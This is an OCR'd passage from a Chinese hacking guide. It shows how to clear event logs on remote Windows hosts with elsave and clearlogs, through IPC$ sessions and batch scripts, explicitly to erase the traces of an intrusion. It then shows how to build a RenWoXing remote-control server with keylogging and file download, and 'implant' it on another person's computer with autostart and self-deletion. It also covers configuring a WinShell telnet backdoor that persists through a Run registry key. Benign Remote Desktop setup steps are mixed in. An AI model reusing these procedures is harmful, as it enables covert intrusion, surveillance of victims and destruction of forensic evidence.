
命令格式为 elsave [-s\\server] [-l log] [-F file] [-C] [-q]，其中各个参数的含义如下。

- -s\\server：指定远程计算机。
- -l log：指定日志类型、其中“application”为应用程序日志；参数“system”为系统日志；参数“security”为安全日志。
- -F file：指定保存日志文件的路径。
- -C：清除日志操作，注意“C”为大写。

• -q：把错误信息写入日志。


使用 elsave.exe 删除远程主机中日志的具体操作步骤如下。

STEP01：打开 E 盘根目录




将“elsave.exe”粘贴至 E 盘根目录。

STEP02：打开本地“命令提示符”窗口




输入“net use \\192.168.0.7\ipc$ /user:administrator”命令会出现“输入密码”提示信息。输入远程主机的密码后，即可与远程主机 / 服务器进行连接用 IPC$ 连接。

STEP03：删除远程计算机中的应用程序日志




输入 e:，按“Enter”键切换至 E 盘跟目录。然后输入“elsave -s \\192.168.0.7 -l "application" -C”命令即可。

STEP04：删除该远程主机中的系统日志



输入命令“elsave -s\\192.168.0.7 -l "system" -C”，即可将其删除。

STEP05：清除远程主机的安全日志



输入“elsave -s \\192.168.0.7 -l "security" -C”命令即可。在输入命令时要注意命令的最后一个参数 C，该参数一定要大写，否则命令在运行时就会出错。

STEP06： 在本地“命令提示符”窗口中输入“net use\\192.168.0.7\ipc$/ del”命令，即可断开 IPC$ 连接。这样，黑客便成功地删除了远程主机中的事件日志。

STEP07： 也可以编写一个批处理文件 clear.bat，具体内容如下。

```
net use \\%1\ipc$ %3 /user:%2
elsave -s \\%1 -l "application" -C
elsave -s \\%1 -l "system" -C
elsave -s \\%1 -l "securtity" -C
net use \\%1\ipc$ /del
```

STEP08： 把该文件存储到和 Elsave.exe 文件相同的文件夹下，在“命令提示符”窗口中运行“Clear.bat 192.168.0.7 Adminstrator "037971"”命令，即可清除远程计算机的日志记录。

2. 利用ClearLog工具清除日志

若想清理系统、安全与程序日志，也可利用 ClearLog 工具。由于该程序可直接进行远程清理，不需要将此程序上传到目标服务器中运行，利用它可以清理 Windows 的一般日志，包括系统日志（System Log）、安全日志（Security Log）与程序运行日志（Applications Log）。clearlogs 的命令格式为：clearlogs [\\computername] <-app /-sec /-sys>。

-app = 应用程序日志

-sec = 安全日志

-sys = 系统日志

下面以清除 192.168.0.16 机子上的事件日志为例进行介绍，具体的操作步骤如下。

STEP01： 用 IPC$ 连接把 clearlogs 上传到远程计算机。在 MS-DOS 命令提示符窗口中输入命令“net use \\192.168.0.16\ipc$ ""/Susan”。

STEP02： 清除远程主机上的日志。再通过“net time”命令查看远程计算机的系统时间，再用 AT 命令建立一个计划任务来执行 clearlogs.exe 文件：AT 时间 c:\clear.bat。

```
clearlogs \\192.168.0.16 -app        清除远程计算机的应用程序日志
clearlogs \\192.168.0.16 -sec        清除远程计算机的安全日志
clearlogs \\192.168.0.16-sys         清除远程计算机的系统日志
```

或者为了更安全一点，也可以建立一个批处理文件 clear.bat。

```
@echo off
clearlogs -app
clearlogs -sec
clearlogs -sys
del clearlogs.exe
del c.bat
exit
```

STEP03： 断开 IPC$ 连接。使用命令“net use \\192.168.0.16\ipc$/del”，经过上述操作之后，远程主机中的日志记录就可以被清除了。

通过执行上述命令，即可轻松将自己入侵的日志清除干净，不必一个个去辛苦查找各项日志文件的存放位置后再清除，这两个小工具会自动帮助用户完成这些烦琐的事情。但此工具只能删除默认文件夹中的日志文件，如果目标服务器的网管将日志文件位置改到其他文件夹中，使用这个工具就不能清除。

第8章 远程控制技术

在黑客攻击中，远程控制也是非常关键的黑客技术。控制与反控制一直是黑客与安全人员之间的一对矛盾，在相互较量中不断上演着一幕又一幕“魔高一尺，道高一丈”的好戏。

主要内容：

- 认识远程控制
- 远程桌面连接与协助
- 利用任我行软件进行远程控制
- 利用 WinShell 实现远程控制
- 实现 Serv-U 远程控制
- 用 QuickIP 进行多点控制

8.1 认识远程控制

远程控制一般指通过网络控制远端计算机。当操作者使用主控端计算机控制被控端计算机时，就如同坐在被控端计算机的屏幕前一样，可以启动被控端电脑的应用程序，可以使用或窃取被控端计算机的文件资料，甚至可以利用被控端计算机的外部打印设备（打印机）和通信设备（调制解调器或者专线等）来进行打印、访问外网和内网，就像利用遥控器遥控电视的音量、变换频道或者开、关电视机一样。

8.1.1 远程控制的技术发展历史

计算机中的远程控制技术，始于 DOS 时代，只不过当时由于技术上没有什么大的变化，网络不发达，市场没有更高的要求，因此远程控制技术没有引起更多人的注意。但是，随着网络的高度发展，计算机的管理及技术支持的需要，远程操作及控制技术越来越引起人们的关注。

远程控制一般支持如下网络方式：LAN、WAN、拨号方式及互联网方式。此外，有的远程控制软件还支持通过串口、并口、红外端口来对远程机进行控制（不过这里说的远程计算机只能是有限距离范围内的计算机）。传统的远程控制软件一般使用 NETBEUI、NETBIOS、IPX/SPX、TCP 等协议来实现远程控制。不过，随着网络技术的发展，很多远程控制软件提供通过 Web 页面以 Java 技术来控制远程计算机，这样可以实现不同操作系统下的远程控制。

8.1.2 远程控制的工作原理

远程控制是在网络上由一台计算机（主控端 Remote/ 客户端）远距离控制另一台计算机（被控端 Host/ 服务器端）的技术，主要通过远程控制软件实现。

远程控制软件工作原理：远程控制软件一般分客户端程序（Client）和服务器端程序（Server）2 部分，通常将客户端程序安装到主控端的计算机上，将服务器端程序安装到被控端的计算机上。使用时客户端程序向被控端计算机中的服务器端程序发出信号，建立一个特殊的远程服务，然后通过这个远程服务，使用各种远程控制功能发送远程控制命令，控制被控端计算机中的各种应用程序运行。

8.1.3 远程控制的应用

随着远程控制技术的不断发展，远程控制也被应用到教学和生活中。下面来看一下远程控制的几个常见应用。

1. 远程教育

利用远程技术，商业公司可以实现和用户的远程交流，采用交互式的教学模式，通过实

际操作来培训用户，使用户从技术支持专业人员那里学习知识变得十分容易。而教师和学生之间也可以利用这种远程控制技术实现教学问题的交流，学生可以不用见到老师就得到老师手把手的授课和辅导。学生还可以直接在电脑中进行习题的演算和求解，在此过程中，教师能够轻松看到学生的解题步骤，并可以进行实时的指导。

2. 远程办公

这种远程的办公方式不仅大大缓解了城市交通状况，减少了环境污染，还免去了人们上下班路上奔波的辛劳，更可以提高企业员工的工作效率和工作兴趣。

3. 远程协助

任何人都可以利用一技之长通过远程控制技术为远端电脑前的用户解决问题，如安装和配置软件、绘画、填写表单等。

4. 远程维护

计算机系统技术服务工程师或管理人员通过远程控制目标，维护计算机或所需维护管理的网络系统，进行配置、安装、维护、监控与管理，解决以往服务工程师必须亲临现场才能解决的问题，大大降低了计算机应用系统的维护成本，最大限度减少用户损失，实现高效率、低成本办公。

8.2 远程桌面连接与协助

远程桌面采用一种类似 Telnet 的技术。远程桌面连接组件是微软公司从 Windows 2000 Server 开始提供的，用户只需通过简单设置即可开启 Windows XP、Windows 7 和 Windows 8 系统下的远程桌面连接功能。

当某台计算机开启了远程桌面连接功能后，其他用户就可以在网络的另一端控制这台计算机，可以在该计算机中安装软件、运行程序，所有的一切都好像是直接在该计算机上操作一样。通过该功能网络管理员可以在家中安全地控制单位的服务器，而且由于该功能是系统内置的，因此比其他第三方远程控制工具使用更方便、灵活。

8.2.1 Windows 7 系统的远程桌面连接

远程桌面可让用户可靠地使用远程计算机上所有的应用程序、文件和网络资源，就如同用户本人就坐在远程计算机面前一样，不仅如此，本地（办公室）运行的任何应用程序在用户使用远程桌面远程（家、会议室、途中）连接后仍会运行。

在 Windows 7 系统中保留了远程桌面连接功能，以实现请专家远程控制，帮助用户解决计算机中的问题。如果需要实现远程桌面连接功能，可按如下操作进行设置。

STEP01： 打开“控制面板”窗口




依次单击“开始”>“控制面板”>“系统”菜单项。

STEP02： 打开“系统”窗口



单击页面左侧的“远程设置”链接。

STEP03： 系统属性设置




01 勾选“允许远程协助连接这台计算机”复选框。

02 单击“选择用户”按钮，添加那些需要进行远程连接但还不在本地管理员安全组内的用户。

提示


若想成功建立远程控制连接，则对方也应勾选此复选框。

STEP04： 添加远程桌面用户




单击“添加”按钮。

STEP05： 选择用户




在文本框中输入对象名称并单击“确定”按钮。

STEP06：返回“远程桌面用户”对话框




单击“确定”按钮。

STEP07：返回“系统属性”对话框



单击“确定”按钮。


STEP08：远程桌面连接



01 依次单击“开始”>“所有程序”>“附件”>“远程桌面连接”菜单项。


02 单击“选项”按钮。

STEP09：常规设置




输入计算机 IP 以及用户名，若用户要保存凭据，可勾选“允许我保存凭据”复选框。

STEP010：显示设置




设置远程桌面显示的大小、颜色质量。

STEP11：本地资源设置



设置远程计算机的声音及会话中使用的设备和资源。

STEP12：选择连接速度



01 选择远程连接的速度（建议 选择局域网<10mbps或更高>）。

02 单击“连接”按钮，进行远程桌面连接。


STEP13：登录到 Windows



01 输入用户名和登录密码。

02 单击“确定”按钮。

STEP14：登录到远程计算机桌面




查看远程桌面内容。

STEP15：对远程桌面进行操作



例如双击“计算机”图标，就可打开“计算机”窗口。

STEP16：断开远程桌面连接



01 在本地计算机中单击远程桌面连接窗口上的“关闭”按钮。

02 在弹出的“远程桌面连接”对话框中单击“确定”按钮。

注意


登录远程计算机的用户必须设置密码，否则将不能正常使用远程桌面连接功能。另外，进行远程桌面连接时远程计算机用户将不能登录，若登录则断开远程桌面连接。

8.2.2 Windows 7 系统远程关机

一般情况下，访问其他计算机只有 guest 用户权限，此时要执行远程关闭计算机操作，就会出现拒绝访问的提示。为此，用户需要修改被远程关闭计算机中的 guest 用户操作权限。

具体的操作方法如下。


STEP01：打开“运行”对话框



01 依次单击“开始”>“运行”菜单项。

02 输入“gpedit.msc”命令后单击“确定”按钮。

STEP02：打开“本地组策略编辑器”窗口



01 展开“计算机配置”>“Windows 设置”>“安全设置”>“本地策略”>“用户权限分配”节点。


02 双击“从远程系统强制关机”选项。

STEP03：添加 guest 用户



将 guest 用户添加到用户或组列表框中。


STEP04：输入“cmd”命令



01 在文本框中输入“cmd”命令。

02 单击“确定”按钮。

STEP05： 打开“命令提示符”窗口



输入“shutdown -s -m \\远程计算机名 -t 30”命令，其中 30 为关闭延迟时间。

STEP06： 被关闭的计算机屏幕上将显示“系统关机”对话框，被关闭计算机操作员可输入“shutdown -a”命令中止关机任务。

8.2.3 区别远程桌面与远程协助

远程协助是 Windows 附带提供的一种远程控制方法。远程协助的发起者通过 MSN Messenger（或 Windows Messenger）向 Messenger 中的联系人发出协助要求，在获得对方同意后，即可进行远程协助，远程协助中被协助方计算机将暂时受协助方（在远程协助程序中被称为专家）的控制，专家可在被控计算机中进行系统维护、安装软件、处理计算机中的某些问题或向被协助者演示某些操作。

使用远程协助还可以通过向邀请方发送电子邮件等方式进行，且通过“帮助和支持”窗口能够查看到邀请与被邀请的有关资料。使用远程协助进行远程控制必须由主控双方协同才能够进行，所以 Windows 7 中又提供了“远程桌面连接”控制方式。

利用“远程桌面连接”功能，用户可在远离办公室的地方通过网络对计算机进行远程控制，即使主机处在无人状况，“远程桌面连接”仍然可顺利进行。远程用户可通过这种方式使用计算机中的数据、应用程序和网络资源，也可让同事访问到自己的计算机桌面，以便于进行协同工作。使用“远程桌面连接”功能时，被控计算机用户不能使用自己的计算机，不能看到远程操作者所进行的操作过程，且远程控制者具有被控计算机的最高权限。


8.3 利用任我行软件进行远程控制

远程控制任我行是一款免费绿色小巧且拥有“正向连接”和“反向连接”功能的远程控制软件，能够让用户得心应手地控制远程主机，就像控制自己的计算机一样。该软件主要有远程屏幕监控、远程语音视频、远程文件管理、远程注册表操作、远程键盘记录、主机上线通知、远程命令控制和远程信息发送等作用。

8.3.1 配置服务端

配置服务端的具体操作步骤如下。


STEP01： 运行“远程控制任我行”软件



01 下载并安装远程控制软件任我行，安装完成后，双击 快捷图标。

02 在控制界面上方单击“配置服务端”按钮。

STEP02： 选择配置类型



单击“正向连接”按钮。

提示


如果在局域网中控制 ADSL 用户，需要选择正向连接。如果在 ADSL 连接中控制局域网用户，需要选择“反向连接”方式。

STEP03： 正向连接基本设置



对服务器程序的图标、邮件设置、安装信息、启动选项等信息进行修改。

STEP04： 安装信息设置



01 设置服务端的安装路径、安装名称以及显示状态等信息。


02 单击“生成服务端”按钮，在程序根目录下生成一个“服务器端程序 .exe”程序。

将生成的服务端程序植入到被控制的机器中并运行，植入后“服务器端程序 .exe”会自动删除，只在系统中保留“ZRundlll. exe”这个进程，并在每次开机时自动启动。

8.3.2 通过服务端程序进行远程控制

服务端被植入他人计算机中并运行后，即可在自己的计算机中运行客户端并对服务端进行控制，具体的操作步骤如下。


STEP01： 在客户端计算机上启动“远程控制任我行”程序



01 输入被控制计算机的 IP 地址，正确填写“连接密码”和“连接端口”。

02 单击“连接”按钮。

STEP02： 成功连接远程计算机



01 查看远程电脑的所有分区。

02 单击“屏幕监视”按钮。


STEP03： 屏幕监控－正向连接



01 单击“连接”按钮，受控计算机的屏幕便显示在该窗口中。


02 单击“键盘”、“鼠标”按钮，可以使用键盘和鼠标来对受控计算机上的程序进行操作。

STEP04： 使用远程文件管理功能




浏览受控计算机的相应文件夹，找到下载的文件后，右击该文件并在弹出的快捷菜单中单击“文件下载”菜单项，可下载受控电脑文件。通过“文件上传”菜单项也可将客户端计算机上的文件上传到受控的计算机中。

STEP05： 远程命令控制



可在远程桌面项勾选各项功能，并在远程关机、远程声音项单击各个按钮进行操作。

STEP06： 远程进程查看



显示远程主机的所有进程，包括该进程的线程数、优先级等。

提示

如果对当前运行的某个进程有所怀疑，可以选中该进程后在右键弹出的快捷菜单中单击“结束进程”菜单项结束该进程。


8.4 用 WinShell 实现远程控制

WinShell 是一款运行在 Windows 平台上的 Telnet 服务器软件，主程序是一个仅仅 6KB 大小的 exe 文件，可完全独立执行而不依赖于任何系统动态连接库。尽管它体积很小，但功能强大，支持定制端口、密码保护、多用户登录、NT 服务方式、远程文件下载、信息自定义及独特的反 DDoS 等功能。

8.4.1 配置 WinShell

默认状态下，定制 WinShell 的主程序会生成一个压缩过的体积很小的 WinShell 服务端，当然也可以不选择，而使用其他压缩或保护程序对生成的 WinShell 服务端进行处理。具体操作步骤如下。

STEP01： 安装并运行“WinShell”



配置服务器端

第一步：在“监听端口”文本框中设置即将生成的服务器端运行后的端口号，默认为5277。再设置登录服务器端时需要的密码，默认为无密码。

注意

“连接密码返回信息”项意为登录 WinShell 时要求输入密码的提示信息，默认为“Password:”，可设置为空，即无提示信息。

第二步：在“服务列表名字”文本框中选择默认值 WinShell Service 之后，下方的“功能选项”描述项是指显示在 NT 服务列表中说明服务具体功能的字符串，默认为“Provide Windows Shell Service”。


第三步：设置服务器端在系统中以服务方式运行时的服务名字，默认为 WinShell。

提示

“注册表启动名字”项是指在安装 WinShell 时，为了在系统启动后能自动运行，WinShell 写在注册表路径 HKEY_LOCAL_MACHINE\SOFTWARE\ Micro soft\Windows\CurrentVersion \Run 处的字符串名，默认为 WinShell，其值也为字符串类型，如“C:\windows\ winshell.exe”。


第四步：勾选“是否自动安装”复选框后，单击“生成”按钮。

STEP02： 查看生成的服务器端的配置信息



从弹出的文本文件中可以看到生成的服务器端的配置信息。

STEP03： 查看生成的 WinShell 服务端信息



查看生成的服务器端文件大小，会发现服务器端程序大小只有 12.5KB。

STEP04： 查看 WinShell 进程



作者设计WinShell是做一个非常小巧方便的Telnet服务器软件，而不是木马程序，所以WinShell的进程并没有隐藏。

STEP05： 在配置完了服务器端程序并在指定计算机中运行之后，就可以使用 Telnet 命令与远程计算机进行连接，执行“telnet xxx.xxx.xxx.xxx 5277”并输入正确的密码（如果需要的话）后即可登录成功，命令格式为“telnet 服务器 IP 5277”。

STEP06： 查看显示的反馈信息




登录后，需要在命令行中输入“?”并按“Enter”键查看可以操作的命令，通过反馈信息得知可以使用哪些命令。

